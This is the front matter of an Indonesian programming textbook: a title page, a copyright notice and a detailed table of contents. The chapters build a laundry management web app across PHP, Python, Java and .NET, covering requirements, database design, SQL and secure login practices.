Profitina Laundry



Irfan Subakti

Profitina
profitina.com

Profitina Laundry

Dari Kebutuhan hingga Aplikasi Web yang Berjalan di Setiap Stack

Irfan Subakti



Hak cipta © 2026 Irfan Subakti. Hak cipta dilindungi undang-undang.

Diterbitkan oleh Profitina · profitina.com

Edisi pertama, September 2026.

Setiap program dalam buku ini sudah dikompilasi dan dijalankan sebelum keluarannya dicetak. Kode sumber lengkapnya ada di folder Code yang menyertai buku ini. Program-program tersebut disediakan untuk keperluan belajar-mengajar; Irfan Subakti dan penerbit tidak bertanggung jawab atas penggunaannya di luar keperluan itu.

Daftar Isi

Kata Pengantar ..... **xliv**
Untuk siapa buku ini ditulis xliv
Isi buku ini xliv
Cara membacanya xlv
Tentang penulis xlv
Ucapan terima kasih xlv

BAB 1 Kisah dan Bisnisnya: Bagaimana Binatu Sesungguhnya Berjalan **1**
1.1 Titik Awal Kita 1
1.2 Bisnis Nyata di Balik Studi Kasus 2
1.2.1 Asal-usul kisahnya 2
1.2.2 Apa yang dipakai sebelum ada perangkat lunak 2
1.2.3 Profitina Laundry hari ini 3
1.3 Binatu di Indonesia 4
1.3.1 Dua cara menjual pakaian bersih 4
1.3.2 Besarnya usaha binatu 4
1.3.3 Musim-musim sebuah binatu 5
1.4 Dari Timbangan ke Tangan Pelanggan 5
1.4.1 Penerimaan: menimbang dan menghitung 6
1.4.2 Nota dan label 7
1.4.3 Rak 7
1.4.4 Mencuci, mengeringkan, menyetrika, melipat, dan mengemas 7
1.4.5 Siap diambil 8
1.4.6 Pengambilan, pembayaran, dan penyerahan 8
1.4.7 Antar-jemput 8
1.4.8 Deposit: membayar sebelum datang 9
1.4.9 Ketika pelanggan tidak pernah kembali 9
1.5 Tiga Gerai dan Empat Belas Orang 9
1.5.1 Jenis pekerjaan 9
1.5.2 Peran yang ditentukan oleh data 10
1.5.3 Sepekan di sebuah gerai 11
1.6 Daftar Harga dan Hitungan Sebuah Tagihan 11
1.6.1 Dua belas layanan 11
1.6.2 Harga sebuah pesanan 11
1.6.3 Kilat, dan apa sebenarnya biaya tambahannya 12
1.6.4 Waktu janji 12
1.6.5 Uang muka 12
1.6.6 Sisa tagihan 13
1.7 Uang di Konter: Tunai, QRIS, Transfer, dan Deposit 13
1.7.1 Empat cara membayar 13
1.7.2 QRIS dengan bahasa sederhana 14
1.7.3 Berapa biaya QRIS bagi binatu 14
1.7.4 Bagaimana pelanggan binatu ini benar-benar membayar 15
1.8 Ketika Ada yang Tidak Beres 15
1.8.1 Pembatalan 16
1.8.2 Keluhan 16
1.8.3 Apa kata hukum tentang “bukan tanggung jawab kami” 16
1.8.4 Mesin, cuaca, dan manusia 16
1.9 Data Pribadi di Konter 17
1.10 Dari Kata-Kata Binatu ke Data 17

1.10.1 Kosakata konter ... 17
1.10.2 Apa yang disimpan dan apa yang dihitung ... 18
1.10.3 Satu tagihan di mata aplikasi yang sudah jadi ... 19
1.11 Satu Hari di Konter, Disimulasikan ... 20
1.11.1 Hari yang kita putar ulang ... 20
1.11.2 Cara kerja program ... 20
1.11.3 Menjalankannya ... 32
1.11.4 Membaca hari itu ... 33
1.12 Profitina dalam Praktik ... 34
1.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya ... 34
1.14 Ringkasan Bab ... 35
1.15 Soal Latihan ... 36
1.16 Penyelesaian Soal Latihan ... 37
Daftar Pustaka ... 39

BAB 2 Meja Kerja Anda: VS Code untuk Pengembangan Web di Windows, macOS, dan Linux ... 41
2.1 Titik Tolak Kita ... 41
2.2 Apa Itu Meja Kerja ... 42
2.2.1 Lima tugas ... 42
2.2.2 Tiga istilah yang perlu dipahami lebih dulu ... 43
2.2.3 Daftar lengkapnya ... 43
2.3 Visual Studio Code ... 44
2.3.1 Memasangnya ... 44
2.3.2 Ekstensi yang dipakai buku ini ... 45
2.3.3 Folder, terminal, dan beberapa pengaturan ... 46
2.4 Peramban dan *Developer Tools*-nya ... 47
2.5 Live Server untuk Halaman Statis ... 47
2.6 PHP ... 48
2.6.1 Versi yang mana ... 48
2.6.2 Memasangnya ... 48
2.7 MySQL dan MariaDB melalui XAMPP atau Pengelola Paket ... 49
2.7.1 Apa yang Anda pasang ... 49
2.7.2 XAMPP di Windows (dan macOS) ... 49
2.7.3 Homebrew dan apt ... 49
2.8 SQLite dan DB Browser for SQLite ... 50
2.9 Java: JDK 25, Extension Pack, dan Tomcat ... 51
2.9.1 JDK ... 51
2.9.2 Extension Pack for Java ... 51
2.9.3 Apache Tomcat, bila Anda menginginkannya ... 52
2.10 Python 3.14, *Virtual Environment*, Flask, dan Django ... 52
2.10.1 Python ... 52
2.10.2 *Virtual environment* ... 53
2.10.3 Versi Flask dan Django ... 53
2.11 .NET 10 dan C# Dev Kit ... 53
2.12 Git ... 54
2.13 Memeriksa Seluruh Meja Kerja ... 54
2.13.1 Perintah-perintahnya, satu per satu ... 54
2.13.2 Program yang melakukannya untuk Anda ... 55
2.13.3 Memeriksa basis data ... 60
2.14 Membawa Aplikasi ke Komputer Anda ... 62
2.14.1 Isi foldernya ... 62
2.14.2 *Clone* atau ekstrak ... 62
2.14.3 Membukanya di VS Code ... 63
2.15 Halaman Pertama, Disajikan dengan Lima Cara ... 63

2.15.1 Rencananya 63
2.15.2 Cara pertama: berkas biasa 64
2.15.3 Cara kedua: PHP 66
2.15.4 Cara ketiga: Python dan Flask 67
2.15.5 Cara keempat: Java dan HttpServer milik JDK 69
2.15.6 Cara kelima: C# dan ASP.NET Core 72
2.15.7 Lima halaman, satu jawaban 74
2.16 Profitina dalam Praktik 77
2.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 77
2.18 Ringkasan Bab 78
2.19 Soal Latihan 79
2.20 Penyelesaian Soal Latihan 80
Daftar Pustaka 81

BAB 3 Kebutuhan: Pemangku Kepentingan, Fitur, dan Kualitas 83
3.1 Posisi Kita Sekarang 83
3.2 Apa Itu Kebutuhan 84
3.2.1 Istilah dan jenis-jenisnya 84
3.2.2 Apa, bukan bagaimana 85
3.2.3 Apa yang membuat kebutuhan itu baik 85
3.3 Pemangku Kepentingan dan Tujuannya 86
3.3.1 Siapa yang berkepentingan 86
3.3.2 Pengaruh dan kepentingan 87
3.3.3 Peran: dari orang ke izin 88
3.4 Dari Wawancara ke Kebutuhan 89
3.4.1 Mendengar sebelum menulis 89
3.4.2 Empat wawancara 89
3.4.3 Apa yang di luar cakupan, dan mengapa harus ditulis 90
3.4.4 Kosakata bersama 91
3.5 Aturan Bisnis dan Rumus Harga 91
3.5.1 Enam belas aturan yang sudah dimiliki binatu 91
3.5.2 Rumus di balik uang 92
3.5.3 Contoh terurai pada nota nyata 93
3.6 Kebutuhan Fungsional, Satu demi Satu 94
3.6.1 FR-1 Login karyawan dan peran 94
3.6.2 FR-2 Pelanggan: tambah, baca, ubah, hapus, cari 94
3.6.3 FR-3 Layanan dan harga 95
3.6.4 FR-4 Membuat nota 95
3.6.5 FR-5 Alur nota: queued → finished → departed 95
3.6.6 FR-6 Pembayaran 96
3.6.7 FR-7 Struk 96
3.6.8 FR-8 Dasbor 97
3.6.9 FR-9 Laporan dan ekspor CSV 97
3.6.10 FR-10 Cek status mandiri oleh pelanggan 98
3.6.11 FR-11 API JSON 98
3.7 Kebutuhan Nonfungsional 98
3.7.1 Hubungan keluarga-keluarga itu dengan ISO/IEC 25010 98
3.7.2 Keamanan dan data pribadi menurut UU PDP 99
3.7.3 Kinerja 100
3.7.4 Kebergunaan 101
3.7.5 Portabilitas: SQLite secara bawaan, MySQL dengan satu setelan 101
3.7.6 Keandalan dan keterpeliharaan 101
3.8 Memeriksa Kebutuhan terhadap Data 101
3.9 Keterlacakan: FR ↔ Use Case ↔ Kasus Uji 108
3.9.1 Mengapa melacak 108

3.9.2 Matriks Profitina Laundry 108
3.9.3 Rencana uji 107 kasus 109
3.9.4 Kasus uji itu spesifik; kebutuhan itu umum 110
3.10 Program yang Menemukan Celah 110
3.10.1 Apa itu celah 110
3.10.2 Program dalam Python 111
3.10.3 Menjalankannya 117
3.10.4 Memperbaiki dokumen dan menjalankannya lagi 118
3.10.5 Pemeriksa yang sama dalam Java 119
3.11 Memprioritaskan dengan MoSCoW 126
3.11.1 Tidak semuanya lebih dulu 126
3.11.2 MoSCoW untuk Profitina Laundry 127
3.11.3 Prioritas dan urutan buku ini 128
3.12 Profitina dalam Praktik 128
3.13 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 128
3.14 Ringkasan Bab 129
3.15 Soal Latihan 130
3.16 Penyelesaian Soal Latihan 131
Daftar Pustaka 133

BAB 4 Use Case secara Mendalam 134
4.1 Posisi Kita Sekarang 134
4.2 Apa Itu Use Case 134
4.2.1 Sejarah singkat 134
4.2.2 Kosakata 135
4.2.3 Diagram use case UML 135
4.3 Aktor-Aktor Profitina Laundry 136
4.4 Diagram Use Case 136
4.4.1 Keenam belas use case dalam satu halaman 136
4.4.2 «include» dan «extend» 138
4.5 Cara Menulis Deskripsi Use Case 139
4.6 Akses Karyawan 139
4.6.1 UC-01 Masuk / keluar 139
4.6.2 UC-16 Mengelola akun karyawan 140
4.7 Pelanggan 141
4.7.1 UC-02 Mencari pelanggan 141
4.7.2 UC-03 Mendaftarkan atau mengubah pelanggan 142
4.8 Daftar Harga: UC-04 Mengelola layanan dan harga 143
4.9 Hidup Sebuah Nota 143
4.9.1 UC-05 Membuat nota 143
4.9.2 UC-06 Menandai nota selesai 145
4.9.3 UC-07 Menyerahkan cucian 146
4.9.4 UC-08 Membatalkan nota 147
4.9.5 UC-15 Mencatat keluhan 148
4.10 Uang 148
4.10.1 UC-09 Mencatat pembayaran 148
4.10.2 UC-10 Mencetak struk 149
4.11 Memantau Usaha 150
4.11.1 UC-11 Melihat dasbor 150
4.11.2 UC-12 Melihat laporan dan mengekspor CSV 150
4.12 Dunia Luar 151
4.12.1 UC-13 Mengecek status nota 151
4.12.2 UC-14 Memakai API JSON 151
4.13 Alur Nota sebagai Diagram Aktivitas dan Diagram Keadaan 152
4.13.1 Perjalanan sebuah nota 152

4.13.2 Keadaan sebuah nota 153
4.14 Diagram Sekuens: Membuat Nota dan Mencatat Pembayaran 154
4.14.1 Apa yang ditunjukkan diagram sekuens 154
4.14.2 Membuat nota 154
4.14.3 Mencatat pembayaran 155
4.14.4 Hasilnya di layar 156
4.15 Memutar Ulang Skenario terhadap API yang Berjalan 157
4.15.1 Mengapa memutar ulang 157
4.15.2 Berkas skenario 158
4.15.3 Menjalankan salinan baru aplikasi 159
4.15.4 Pemutar ulang dalam Python 160
4.15.5 Menjalankannya 164
4.15.6 Pemutar ulang dalam Java 167
4.16 Profitina dalam Praktik 177
4.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 177
4.18 Ringkasan Bab 178
4.19 Soal Latihan 178
4.20 Penyelesaian Soal Latihan 179
Daftar Pustaka 181

BAB 5 Transaksi Setahun Penuh: Data Contoh 182
5.1 Posisi Kita Sekarang 182
5.2 Setahun dalam Sekilas Pandang 183
5.2.1 Tiga outlet, empat belas orang, dua belas layanan 183
5.2.2 Berapa baris, dan berapa uang 184
5.2.3 Saat potret diambil 186
5.3 Program yang Membuat Tahun yang Sama Setiap Kali 186
5.3.1 Apa itu generator 186
5.3.2 Keacakan yang dapat diulang 187
5.3.3 Membuktikannya 188
5.4 Berapa Nota pada Hari Tertentu: Aturan Kalender 190
5.4.1 Satu pengali untuk setiap alasan 190
5.4.2 Hari dan hujan 191
5.4.3 Hari libur, Lebaran, dan hari tutup 191
5.4.4 Kampus, outlet baru, dan pertumbuhan 192
5.4.5 Dari pengali ke jumlah nota yang diharapkan 192
5.4.6 Dihitung dengan tangan, lalu dengan komputer 193
5.5 Dari Jumlah Harapan ke Jumlah Nyata: Undian Poisson 196
5.5.1 Mengapa λ tidak dibulatkan saja? 196
5.5.2 Contoh: Senin biasa di Rungkut 197
5.5.3 Cara generator mengundi bilangan Poisson 197
5.5.4 Seberapa jauh kenyataan bisa menyimpang? 198
5.6 Isi Satu Nota: Kedatangan, Pelanggan, Layanan, Satuan, Rak 198
5.6.1 Jam kedatangan 198
5.6.2 Siapa pelanggannya? 198
5.6.3 Layanan apa, dan berapa banyak? 199
5.6.4 Siapa yang menerima nota, dan di mana kantong menunggu 200
5.7 Waktu Berjalan: Selesai, Diambil, dan Potret 200
5.7.1 Berapa lama pencuciannya 200
5.7.2 Kapan pelanggan kembali 201
5.7.3 Potret menentukan status 201
5.8 Uang dan Jejak Audit 201
5.8.1 Tiga cara membayar 201
5.8.2 Metode apa 202
5.8.3 Masalah yang dicatat apa adanya 202

5.8.4 Jejak audit 203
5.9 Sepuluh Nota Ditelusuri dari Awal sampai Akhir 203
5.10 Seperti Apa Setahun Itu 208
5.10.1 Bulan demi bulan: tagihan dan penerimaan 212
5.10.2 Outlet demi outlet 212
5.10.3 Layanan demi layanan 213
5.10.4 Jam dan hari 214
5.10.5 Cara pelanggan membayar 214
5.10.6 Aturan dibanding data 215
5.11 Ringkasan yang Sama dalam Java 215
5.12 Menggambar Grafik Sendiri 220
5.13 Profitina dalam Praktik 221
5.14 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 222
5.15 Ringkasan Bab 223
5.16 Soal Latihan 223
5.17 Penyelesaian Soal Latihan 224
Daftar Pustaka 227

BAB 6 Perancangan Basis Data: ERD, Normalisasi, dan Kamus Data 229
6.1 Posisi Kita Sekarang 229
6.2 Dari Buku Pesanan Kertas ke Tabel 230
6.2.1 Apa yang dulu dicatat toko 230
6.2.2 Entitas, atribut, relasi 230
6.2.3 Tabel, baris, kolom, dan kunci 230
6.3 Rancangan Asli Tahun 2020 231
6.3.1 Empat tabel 231
6.3.2 Rancangan 2020 sebagai diagram 231
6.3.3 Apa yang keliru pada baris contoh lama 233
6.4 Membaca ERD: Chen dan Crow's Foot 234
6.4.1 Dua notasi berdampingan 234
6.4.2 Tujuh tabel dalam notasi Chen 234
6.4.3 Tujuh tabel dalam notasi crow's foot 235
6.5 Perluasan Tahun 2026 237
6.5.1 Mengapa tiga tabel baru 237
6.5.2 Mengapa pembayaran bukan kolom nota 237
6.5.3 Mengapa riwayat status punya tabel sendiri 237
6.5.4 Yang tidak ditambahkan: peran 238
6.6 Kunci dan Batasan 238
6.6.1 Kunci 238
6.6.2 Kunci alami, kunci berkode, dan kunci pengganti 238
6.6.3 Kunci tamu dan apa yang terjadi saat penghapusan 239
6.6.4 NOT NULL, CHECK, dan UNIQUE 239
6.6.5 Membuat skema dan menanyakan isinya 241
6.7 Basis Data Berkata Tidak 243
6.7.1 Empat belas pernyataan buruk 243
6.7.2 Pernyataan yang sama di MariaDB 245
6.7.3 Apa yang diloloskan mode tidak ketat 246
6.7.4 Jebakan SQLite: kunci tamu mati secara bawaan 247
6.8 Mesin Keadaan Nota sebagai Batasan 248
6.9 Mengapa Satu Tabel Lebar Bermasalah 249
6.9.1 Buku pesanan sebagai tabel 249
6.9.2 Redundansi 252
6.9.3 Anomali pembaruan 252
6.9.4 Anomali penghapusan 253
6.9.5 Anomali penyisipan 253

6.10 Dependensi Fungsional 253
6.10.1 Gagasannya 253
6.10.2 Menguji dependensi pada data nyata 254
6.10.3 Bernalar dengan dependensi 256
6.11 Bentuk Normal: 1NF, 2NF, 3NF, dan BCNF 257
6.11.1 Bentuk normal pertama 257
6.11.2 Bentuk normal kedua 257
6.11.3 Bentuk normal ketiga 258
6.11.4 Bentuk normal Boyce–Codd 259
6.11.5 Tujuh tabel, diperiksa satu per satu 259
6.12 Kamus Data 260
6.13 MySQL dan SQLite: Satu Rancangan, Dua Dialek 265
6.13.1 Mengapa dua berkas 265
6.13.2 Tabel yang sama di MySQL 265
6.13.3 Kunci tamu, cara 2020 267
6.13.4 Indeks 268
6.13.5 Menjalankan skema MySQL 269
6.14 Kata Sandi: Kolom Warisan dan password_hash 269
6.14.1 Mengapa kolom lama tetap ada 269
6.14.2 Apa itu hash kata sandi 269
6.14.3 Memverifikasi kata sandi 270
6.15 Pekerjaan yang Sama dalam Java 271
6.16 Profitina dalam Praktik 276
6.17 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 276
6.18 Ringkasan Bab 277
6.19 Soal Latihan 278
6.20 Penyelesaian Soal Latihan 278
Daftar Pustaka 283

BAB 7 SQL untuk Binatu: Tiga Puluh Pertanyaan Pemilik Usaha 285
7.1 Posisi Kita Sekarang 285
7.2 Cara Menjalankan Kueri, dan Cara Membacanya 286
7.2.1 Tiga cara menjalankannya 286
7.2.2 Urutan kueri dibaca 289
7.2.3 Tiga gagasan yang diandalkan setiap kueri berikut 290
7.2.4 Dari pertanyaan ke kueri: metode yang dikerjakan 290
7.3 Hari Ini dan Bulan Ini: Dashboard 291
7.3.1 Q01: hari ini di setiap outlet 291
7.3.2 Q02: bulan ini dibanding bulan lalu 292
7.3.3 Q11: antrean sekarang 292
7.4 Uang Sepanjang Tahun 293
7.4.1 Q03: pendapatan bulanan 293
7.4.2 Q04: uang diterima, menurut metode 294
7.4.3 Q05: pivot 294
7.4.4 Q06: porsi setiap outlet 295
7.5 Layanan dan Orang 296
7.5.1 Q07: pendapatan per layanan, dan mengapa memakai LEFT JOIN 296
7.5.2 Q08: tiga teratas di setiap outlet, dengan fungsi jendela 297
7.5.3 Q09: siapa yang menerima pesanan 299
7.5.4 Q10: siapa yang mencuci 299
7.6 Antrean dan Jam 300
7.6.1 Tanggal dan waktu dalam dua dialek 300
7.6.2 Q12: nota yang sedang diproses 300
7.6.3 Q13: yang terlambat sekarang, dengan common table expression 301
7.6.4 Q14: seberapa sering janji ditepati 302

7.6.5 Q15: cucian yang tidak diambil 303
7.6.6 Q27: berapa lama mencuci dan menunggu 304
7.6.7 Kalender dari ketiadaan: CTE rekursif 305
7.7 Uang Terutang dan Uang Terbayar 306
7.7.1 Q16: sisa tagihan 306
7.7.2 Q17: satu nota dan sisa tagihan berjalan 308
7.7.3 Q23: bagaimana nota dibayar 308
7.8 Pelanggan 309
7.8.1 Q18: pelanggan terbaik 309
7.8.2 Q19: seberapa sering pelanggan datang 310
7.8.3 Q20: pelanggan baru per bulan 311
7.8.4 Q30: cek status pelanggan, dengan parameter 312
7.9 Pola Waktu dan Uang 312
7.9.1 Q21: campuran metode pembayaran 312
7.9.2 Q22: tren QRIS per kuartal 313
7.9.3 Q24 dan Q25: pekan dan hari 314
7.9.4 Q26: efek Lebaran, pekan demi pekan 315
7.10 Mutu: Pembatalan, Keluhan, dan Jejak Audit 316
7.10.1 Q28: pembatalan dan keluhan per outlet 316
7.10.2 Q29: riwayat satu nota 317
7.10.3 Memeriksa laporan satu terhadap yang lain 317
7.11 Indeks dan EXPLAIN QUERY PLAN 318
7.11.1 Bagaimana kueri menemukan barisnya 318
7.11.2 Membaca rencananya 321
7.11.3 Mengukur perbedaannya 321
7.12 SQLite dan MySQL: Pertanyaan Sama, Jawaban Sama 322
7.13 Kueri yang Sama dari Java 324
7.14 Profitina dalam Praktik 327
7.15 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 328
7.16 Ringkasan Bab 328
7.17 Soal Latihan 329
7.18 Penyelesaian Soal Latihan 330
Daftar Pustaka 335

BAB 8 Antarmuka Depan: HTML, CSS, dan JavaScript 337
8.1 Posisi Kita Sekarang 337
8.2 Satu API, Banyak Layar 338
8.2.1 Halaman-halaman dan penggunanya 338
8.2.2 Bagaimana bagian-bagian itu terhubung 339
8.2.3 Mengapa tanpa framework 340
8.3 Menjalankan Halaman 340
8.3.1 Yang Anda butuhkan 340
8.3.2 Mode mock: halaman tanpa program server 341
8.3.3 Mode live: halaman dengan API PHP 341
8.4 Struktur Halaman: HTML Semantik 342
8.4.1 Halaman beranda, elemen demi elemen 342
8.4.2 Mengapa makna itu penting 346
8.5 Tata Letak dan CSS Responsif 347
8.5.1 Custom property: palet di satu tempat 347
8.5.2 Flexbox: kepala halaman dalam satu baris 347
8.5.3 Grid: ubin yang menata dirinya sendiri 349
8.5.4 Seluruh halaman pada dua lebar 349
8.5.5 Satu media query untuk ponsel 350
8.5.6 Bug yang ditemukan peramban sungguhan 352
8.6 Formulir yang Aksesibel 353

8.6.1 Formulir status 353
8.6.2 Mengapa pesan galatnya begitu sedikit 355
8.6.3 Kalkulator sebagai formulir hidup 355
8.7 Membangun Halaman dengan Aman: DOM tanpa `innerHTML` 358
8.7.1 Bahaya di balik nama seorang pelanggan 358
8.7.2 Satu pembantu untuk setiap elemen 358
8.8 Berbicara dengan API melalui `fetch()` 359
8.8.1 Sebuah permintaan, langkah demi langkah 359
8.8.2 Metode-metode objek API 361
8.8.3 Cookie sesi dan token anti-pemalsuan 361
8.8.4 Sekilas tentang permintaan lintas origin 362
8.8.5 Memilih sumber data 363
8.9 Pemeriksaan Status, Baris demi Baris 364
8.10 Tampilan Staf: Masuk, Dasbor, dan Antrean 366
8.10.1 Masuk dan menampilkan tab yang tepat 366
8.10.2 Dasbor 367
8.10.3 Antrean, sebagai tabel dan sebagai kartu 368
8.11 Keadaan Galat 369
8.12 Struk yang Dapat Dicetak dengan Logo Resmi 371
8.12.1 Apa yang harus ditampilkan struk 371
8.12.2 Membangunnya dari API 371
8.12.3 Hanya mencetak struk 373
8.13 Laporan Bulanan dan CSV yang Dibuat di Peramban 375
8.14 Menguji Antarmuka Depan 376
8.14.1 Tiga lapis, tiga jenis bug 376
8.14.2 Uji logika 377
8.14.3 Uji halaman di jsdom 378
8.14.4 Uji peramban di Chromium 379
8.15 API yang Sama dari Python 381
8.16 API yang Sama dari Java 385
8.17 Profitina dalam Praktik 387
8.18 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 388
8.19 Ringkasan Bab 388
8.20 Soal Latihan 389
8.21 Penyelesaian Soal Latihan 390
Daftar Pustaka 392

BAB 9 Jalur PHP 393
9.1 Posisi Kita Sekarang 393
9.2 Mengapa PHP, dan Apa Isi Jalur Ini 394
9.2.1 PHP pada 2026 394
9.2.2 Mengapa tanpa framework 394
9.2.3 Berkas-berkasnya 395
9.3 Menjalankannya dengan `php -S` 395
9.3.1 Satu perintah 395
9.3.2 Tur sepuluh menit 396
9.4 Front Controller dan Router 397
9.4.1 Satu pintu masuk 397
9.4.2 Router 399
9.5 Kernel: Header, Sesi, dan Galat 402
9.6 Pengaturan dan Satu Sakelar 404
9.7 PDO: SQLite secara Bawaan, MySQL dengan Satu Pengaturan 405
9.7.1 Menyambung 405
9.7.2 Selalu prepared statement 407
9.7.3 Transaksi: semua atau tidak sama sekali 408

9.7.4 Beralih ke MySQL atau MariaDB 409
9.8 Sesi dan Login 409
9.8.1 Sesi yang aman 409
9.8.2 Memeriksa kata sandi 410
9.8.3 Hash PBKDF2 412
9.9 Token CSRF 415
9.10 Peran: Siapa Boleh Melakukan Apa 416
9.11 Validasi di Server 416
9.11.1 Bilangan bulat, dan mengapa “4.3” ditolak 416
9.11.2 Menampilkan galat 417
9.12 Template dan Escaping 419
9.12.1 `h()`: garis pertahanan kedua 419
9.12.2 Template adalah berkas PHP 420
9.13 Alur Kerja Nota 422
9.13.1 Dari formulir ke model 422
9.13.2 Membuat nota 423
9.13.3 Memajukan nota 427
9.14 Pembayaran 428
9.15 Struk 431
9.16 Laporan dan Ekspor CSV 434
9.17 API JSON 437
9.17.1 Model yang sama, kulit yang berbeda 437
9.17.2 Satu sesi dengan curl 439
9.18 Menjalankannya di XAMPP 440
9.18.1 Apache sebagai pengganti server bawaan 440
9.18.2 Dua berkas `.htaccess` 441
9.19 Pemeriksaan 441
9.19.1 Apa yang dijalankan 441
9.19.2 Putaran untuk bab ini 442
9.20 Satu Fitur Berdampingan: Membuat Nota dalam PHP, Python, dan Java 443
9.20.1 Tiga program, satu nota 443
9.20.2 Apa yang berubah dan apa yang tidak 447
9.21 Profitina dalam Praktik 448
9.22 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 448
9.23 Ringkasan Bab 449
9.24 Soal Latihan 450
9.25 Penyelesaian Soal Latihan 451
Daftar Pustaka 453

BAB 10 Jalur Python: Flask, Implementasi Rujukan 454
10.1 Posisi Kita Sekarang 454
10.2 Mengapa Flask, dan Apa Arti “Rujukan” 455
10.2.1 Framework kecil yang disengaja 455
10.2.2 Apa yang dijanjikan implementasi rujukan 455
10.3 Menjalankannya dalam Lima Menit 456
10.4 Peta Paket 459
10.5 Application Factory 460
10.5.1 Mengapa sebuah fungsi membangun aplikasi 460
10.5.2 Membaca factory baris demi baris 461
10.6 Pengaturan dan Jam 462
10.6.1 Setiap pengaturan dari lingkungan 462
10.6.2 Satu jam untuk seluruh binatu 463
10.7 Blueprint: Halaman dan API 465
10.7.1 Apa itu rute 465
10.7.2 API sebagai satu blueprint dari beberapa berkas 467

10.8 Akses Data dengan `sqlite3` 467
10.8.1 Satu kelas kecil alih-alih sebuah pustaka 467
10.8.2 Transaksi 469
10.8.3 Membuka koneksi 470
10.9 Lapisan Logika Bisnis 472
10.9.1 Aturan yang tidak memerlukan basis data 472
10.9.2 Membuat nota 473
10.9.3 Sisa tagihan 475
10.9.4 Memajukan nota dengan aman 475
10.10 Autentikasi dan Peran 476
10.10.1 Satu penjaga untuk setiap permintaan 476
10.10.2 Peran dan izin 477
10.10.3 Kata sandi 478
10.10.4 Penguncian setelah lima kegagalan 480
10.11 Sesi dan CSRF 480
10.11.1 Mengapa sesi disimpan di server 480
10.11.2 Token CSRF 481
10.12 Templat 483
10.12.1 Jinja2 dan escaping otomatis 483
10.12.2 Filter untuk format binatu 484
10.12.3 Layar-layarnya 484
10.13 API JSON 489
10.13.1 Logika yang sama, penyajian yang berbeda 489
10.13.2 Satu sesi dengan server yang berjalan 489
10.14 Laporan dan Ekspor CSV 491
10.15 Galat yang Membantu Orang 492
10.16 Rangkaian Uji, Dijalankan Sungguhan 494
10.16.1 Toko baru untuk setiap uji 494
10.16.2 Satu kebutuhan, satu berkas 495
10.16.3 Seluruh rangkaian 497
10.16.4 Apa yang ditemukan uji 498
10.17 Fitur yang Sama dalam Python Murni dan dalam Java 498
10.17.1 Python murni 499
10.17.2 Java 501
10.17.3 Membuktikan bahwa keduanya sepakat 507
10.18 Profitina dalam Praktik 509
10.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 509
10.20 Ringkasan Bab 510
10.21 Soal Latihan 511
10.22 Penyelesaian Soal Latihan 512
Daftar Pustaka 513

BAB 11 Jalur Java: JDK HttpServer dan Jakarta Servlet/JSP 515
11.1 Posisi Kita Sekarang 515
11.2 Dua Jalur Java, dan Apa yang Dijalankan 516
11.2.1 Java pada 2026 516
11.2.2 Apa yang dijalankan di sini, dan apa yang tidak 517
11.3 Menjalankan Jalur JDK HttpServer 517
11.4 Peta Jalur HttpServer 520
11.5 `App.java`: Merangkai Tanpa Framework 522
11.6 Server dan Router 523
11.6.1 Satu handler untuk setiap permintaan 523
11.6.2 Router 525
11.6.3 Setiap URL di satu tempat 527
11.7 JDBC dengan Prepared Statement 527

11.7.1 Koneksi dan satu transaksi per perubahan 527
11.7.2 Prepared statement, selalu 529
11.7.3 Repositori dan update bersyarat 531
11.8 Login dengan PBKDF2 532
11.8.1 Bentuk tersimpan sebuah kata sandi 532
11.8.2 Kode Java-nya 533
11.9 Sesi dan Token CSRF 535
11.10 Templat dan Escaping 536
11.11 Alur Kerja Nota 538
11.12 Pembayaran 539
11.12.1 Aturannya 539
11.12.2 Kodenya 540
11.13 API JSON, Dilihat dari Luar 542
11.14 Test Runner 544
11.15 Jalur Servlet: Jakarta Servlet dan JSP 545
11.15.1 Apa yang dikerjakan kontainer servlet 545
11.15.2 Deployment descriptor 547
11.15.3 Listener dan filter 548
11.15.4 Sebuah servlet 549
11.15.5 Satu koneksi per permintaan 551
11.15.6 JSP, EL, dan JSTL 552
11.16 Mengemas WAR untuk Tomcat 10.1 dan 11 556
11.16.1 Proses build 556
11.16.2 Men-deploy di Tomcat Anda sendiri 558
11.17 MiniContainer: Bagaimana Servlet Dijalankan di Sini 558
11.18 Rangkaian Uji Penerimaan Bersama, Dijalankan Sungguhan 560
11.18.1 Satu rangkaian untuk setiap jalur 560
11.18.2 Satu-satunya kegagalan 561
11.19 Satu Fitur Berdampingan: Mencatat Pembayaran dalam Java dan Python 561
11.19.1 Python 562
11.19.2 Java 565
11.19.3 Membuktikan bahwa keduanya sepakat 570
11.20 Profitina dalam Praktik 572
11.21 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya 573
11.22 Ringkasan Bab 574
11.23 Soal Latihan 575
11.24 Penyelesaian Soal Latihan 576
Daftar Pustaka 577

BAB 12 Jalur .NET: ASP.NET Core Razor Pages 579
12.1 Posisi Kita Sekarang 579
12.2 ASP.NET Core pada 2026 580
12.2.1 Versi 580
12.2.2 Apa yang dijalankan di sini, dan apa yang tidak 580
12.3 Membangun dan Menjalankannya 581
12.4 Peta Proyek 583
12.5 `Program.cs`: Host, Layanan, dan Pipeline 584
12.6 Dependency Injection 588
12.7 Razor Pages: Halaman, Model, dan Handler-nya 588
12.7.1 Dua berkas per layar 588
12.7.2 Rute tinggal di halaman 589
12.7.3 Layout 591
12.8 Tag Helper, Model Binding, dan Named Handler 591
12.9 Antiforgery, dan Satu Penjaga untuk Setiap Permintaan 594
12.9.1 Galat yang membantu orang 596

12.10 Sesi, Login, dan PBKDF2 597
12.11 Penyimpanan Data di Balik Antarmuka 598
12.11.1 `ILaundryStore` 598
12.11.2 Penyimpanan CSV 600
12.11.3 Penyimpanan SQL dan ADO.NET 602
12.11.4 Provider di balik `#if`, dan `dotnet add package` 604
12.12 Alur Kerja dan Pembayaran 607
12.12.1 Satu pembayaran, permintaan demi permintaan 609
12.13 Nota 612
12.14 API JSON dengan Minimal Endpoint 614
12.15 Rangkaian Uji Penerimaan Bersama, Dijalankan Sungguhan 615
